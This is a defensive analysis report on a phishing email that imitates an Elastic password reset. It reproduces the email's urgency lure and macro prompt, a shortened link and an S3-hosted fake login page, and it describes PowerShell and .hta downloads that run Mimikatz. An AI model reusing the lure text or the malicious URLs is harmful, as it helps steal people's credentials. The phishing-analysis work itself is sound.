Title: Email Analysis

Group/Name: Aimé Fraser

Indicators and Technical Details

Datetime	Identifier (IP, Domain, URL, Hostname)	MITRE Technique ID	Analyst Comment
No date given	Email does not have the same design aesthetic as the real site.	N/A	Each Indicator is shown in the screenshot narrative below.
	Attempts to create a sense of urgency		
	Unprofessional presentation – code visible on screen, and footer text that doesn't match.		
	Unprofessional language "vibe"		
	Link text does not lead to Elastic site		
	Warning about download when email opens		
	The reset password button directs to the unprofessional-looking site with no directions		
	Click the login button, and the screen shows obfuscated XML		
	When the password is entered and asked to save, there is no acknowledgment that anything happened		
	Security Practices link leads to a web address showing an .hta file. Adobe asks to enable the add-in		
	Clicking that link leads to downloading the files helper.ps1		
	Click password recovery link brings up a warning window		
	Clicking yes to run Recovery.ps1 runs Mimikatz		
	From and return path are not the same in the header.		
	The from address is a Gmail account.		
	From path obfuscated to avoid spam detection		

Executive Summary


A GoodCorp user flagged an email as potential phishing. Analysis proved it is a phishing email that contained links to download PowerShell scripts that use a fake website to harvest users' Elastic Corp. logins and passwords. Each entry into that page (which has unprofessional graphic design) is unsuccessful. The goal is to have the user click the forgot password button, which will download the Mimikatz credential-stealing binary. This will harvest all credentials stored in the victim's computer.

The only computers affected were those that clicked on any links in the email. For those machines/users, all passwords stored on the machine should be changed, as the attacker now has them.

Technical Summary and Analysis.

See below for a graphical walk-though of the email. This narrative is in screenshots, and due to layout limitations in Word, the pages are visually uneven. Please keep scrolling through the pages until reaching the final page, which is marked --End—

The overall feel of the email is clunky and unprofessional.



Password Reset

We have detected some anomalous activity on your account and have restricted your access. To reset your password and regain access to your elastic stack, click the link below.

Security Practices

Learn more about our Security Practices by downloading our security policies here. (Ensure macros are enabled)

Having Issues?


If you are having issues logging in, try installing our Password Recovery Tool to recover your account.

© 2021 Elasticsearch B.V. All rights reserved.

Elasticsearch is a trademark of Elasticsearch BV, registered in the U.S. and in other countries / Trademarks / Terms / Privacy

Apache, Apache Lucene, Apache Hadoop, Hadoop, HDFS and the yellow elephant logo are trademarks of the Apache Software Foundation in the United States and/or other countries.

The real Elastic site is exciting and engaging.



https://www.elastic.co/elasticsearch/service?ultron=MS-EL-B-Trials-AMER-NA-Exact&blade=Bing-s&hulk=paid&Device=c&thor=elasticsearch&msclkid=f36df7f89ed217057b669442fbcdc0e3

Attend ElasticON Comes to You in person or virtually to illuminate your search possibilities. Find an event near you ⟶

Elasticsearch Service

Managed Elasticsearch and Kibana on AWS, Microsoft Azure, and Google Cloud

Get the official Elasticsearch Service from the creators. Spin up a fully loaded deployment on the cloud provider you choose.

Start a free 14-day trial, no credit card required.
Or subscribe through AWS, Azure, or Google Cloud marketplaces.

Spin up Elasticsearch Service on Elastic Cloud with just a few clicks.

Watch video ⟶

What's the difference between our Elasticsearch Service and Amazon's? Well, quite a lot.


OpenSearch vs. Elasticsearch ⟶

Explore Elastic App Search for websites, mobile apps, SaaS apps, geolocale search, and more.

Learn more ⟶

Hello there, welcome back! Can I help you answer any additional questions?

The text attempts to create a sense of urgency by saying access to Elastic has been restricted.



Password Reset

We have detected some anomalous activity on your account and have restricted your access. To reset your password and regain access to your elastic stack, click the link below.

Security Practices

Learn more about our Security Practices by downloading our security policies here. (Ensure macros are enabled)

Having Issues?


If you are having issues logging in, try installing our Password Recovery Tool to recover your account.

© 2021 Elasticsearch B.V. All rights reserved.

Elasticsearch is a trademark of Elasticsearch BV, registered in the U.S. and in other countries / Trademarks / Terms / Privacy

Apache, Apache Lucene, Apache Hadoop, Hadoop, HDFS and the yellow elephant logo are trademarks of the Apache Software Foundation in the United States and/or other countries.

Looking more closely, code artifacts litter the screen, a sign of uncaring design.



Password Reset

We have detected some anomalous activity on your account and have restricted your access. To reset your password and regain access to your elastic stack, click the link below.

Reset Password

Security Practices

Learn more about our Security Practices by downloading our security policies here. (Ensure macros are enabled)

Having Issues?

If you are having issues logging in, try installing our Password Recovery Tool to recover your account.

elastic

© 2021 Elasticsearch B.V. All rights reserved.

Elasticsearch is a trademark of Elasticsearch BV, registered in the U.S. and in other countries / Trademarks / Terms / Privacy


Apache, Apache Lucene, Apache Hadoop, Hadoop, HDFS and the yellow elephant logo are trademarks of the Apache Software Foundation in the United States and/or other countries.

We're sorry if you didn't like our vibe. Here's where you can go to unsubscribe. (Your email is: {{.Email}})

racker}}

The 'Adobe PDF Reader Link Helper' add-on from 'Adobe Systems, Incorporated' is ready for use.

Unprofessional language in these circumstances –"vibe."



Security Practices

Learn more about our Security Practices by downloading our security policies here. (Ensure macros are enabled)

Having Issues?

If you are having issues logging in, try installing our Password Recovery Tool to recover your account.

elastic

© 2021 Elasticsearch B.V. All rights reserved.


Elasticsearch is a trademark of Elasticsearch BV, registered in the U.S. and in other countries / Trademarks / Terms / Privacy

Apache, Apache Lucene, Apache Hadoop, Hadoop, HDFS and the yellow elephant logo are trademarks of the Apache Software Foundation in the United States and/or other countries.

We're sorry if you didn't like our vibe. Here's where you can go to unsubscribe. (Your email is: {{.Email}})

racker}}

The 'Adobe PDF Reader Link Helper' add-on from 'Adobe Systems, Incorporated' is ready for use.



Elastic

Security Practices

Learn more about our Security Practices by downloading our security policies here. (Ensure macros are enabled)

Having Issues?

If you are having issues logging in, try installing our Password Recovery Tool to recover your account.

elastic

© 2021 Elasticsearch B.V. All rights reserved.

Elasticsearch is a trademark of Elasticsearch BV, registered in the U.S. and in other countries / Trademarks / Terms / Privacy


Apache, Apache Lucene, Apache Hadoop, Hadoop, HDFS and the yellow elephant logo are trademarks of the Apache Software Foundation in the United States and/or other countries.

We're sorry if you didn't like our vibe. Here's where you can go to unsubscribe. (Your email is: {{.Email}})

{{.Tracker}}

The 'Adobe PDF Reader Link Helper' add-on from 'Adobe Systems, Incorporated' is ready for use.

Link text does not lead to Elastic site.



Search. Observe. Protect.

Password Reset

We have detected some anomalous activity on your account and have restricted your access. To reset your password and regain access to your elastic stack, click the link below.

Does not link to Elastic

Security Practices


Learn more about our Security Practices by downloading our security policies here. (Ensure macros are enabled)

Having Issues?


If you are having issues logging in, try installing our Password Recovery Tool to recover your account.

ttps://bit.ly/3ltKRHT

The reset password button directs to unprofessional-looking site with no directions.



https://tueoeoslxo.s3.us-west-2.amazonaws.com/elastic.html
Search...
Elastic
Elastic
bit.ly
bit.ly
https://tueoeoslxo.s3.us-west-2.amazonaws.com/elastic.html
Log in
Email
Password
Log In
https://bit.ly/3ltKRHT...
C:\Users\Administrat...
9:00 PM

All attempts to log in with various email addresses lead to variations of this. The <HostID> code was always different.


https://tueoeoslxo.s3.us-west-2.amazonaws.com/elastic.html
Search...
Elastic
Elastic
tueoeoslxo.s3.us-west-2.am...
tueoeoslxo.s3.us-west-2.amaz...
tueoeoslxo.s3.us-west-2.amaz...

```
  <?xml version="1.0" encoding="UTF-8"?>
- <Error>
     <Code>MethodNotAllowed</Code>
     <Message>The specified method is not allowed against this resource.</Message>
     <Method>POST</Method>
     <ResourceType>OBJECT</ResourceType>
     <RequestId>K4K8MG96XQWVVRGS</RequestId>
     <HostId>2yTH3u6zvuXYHjE41Z7EE39D+wJ5z65HVRnZsTBDOVs4fA/Y6y12k72VriD/2vn75fOi94h+pc0=</HostId>
  </Error>
```

The <HostId> when decoded with Zip always yielded this. Unble to decode or find file.txt.



Recipe

Zip

Filename: file.txt

Comment

Password

Compression me...: Deflate

Operating syst...: MSDOS

Compression type: Dynamic Huffman Co...

AES Decrypt

Key: HEX

IV: HEX

Mode: CBC

Input: Hex

Output: Raw

Input

length: 46
lines: 1


```
2yTH3u6zvuXYHjE41Z7EE39D+wJ5z65HVRnZsTBDOVs4fA
```

Output

time: 7ms
length: 171
lines: 3

```
PK........ù..V©émb9...........file.txt..1
.@èAMuzÑX. -A...hhh9,º×Ëð.'Ïíõãä. ·.(M¥ûVl.Y÷Çª,eÓ
×.PK..........ù..V©émb9.........................file.txtPK..........6..._.....
```

The Security Practices link leads to a web address that downloads an .hta file.



Security Practices

Learn more about our Security Practices by downloading our security policies here. (Ensure macros are enabled)

Having Issues?

If you are having issues logging in, try installing our Password Recovery Tool to recover your account.

© 2021 Elasticsearch B.V. All rights reserved.

Elasticsearch is a trademark of Elasticsearch BV, registered in the U.S. and in other countries / Trademarks / Terms / Privacy

Apache, Apache Lucene, Apache Hadoop, Hadoop, HDFS and the yellow elephant logo are trademarks of the Apache Software Foundation in the United States and/or other countries.

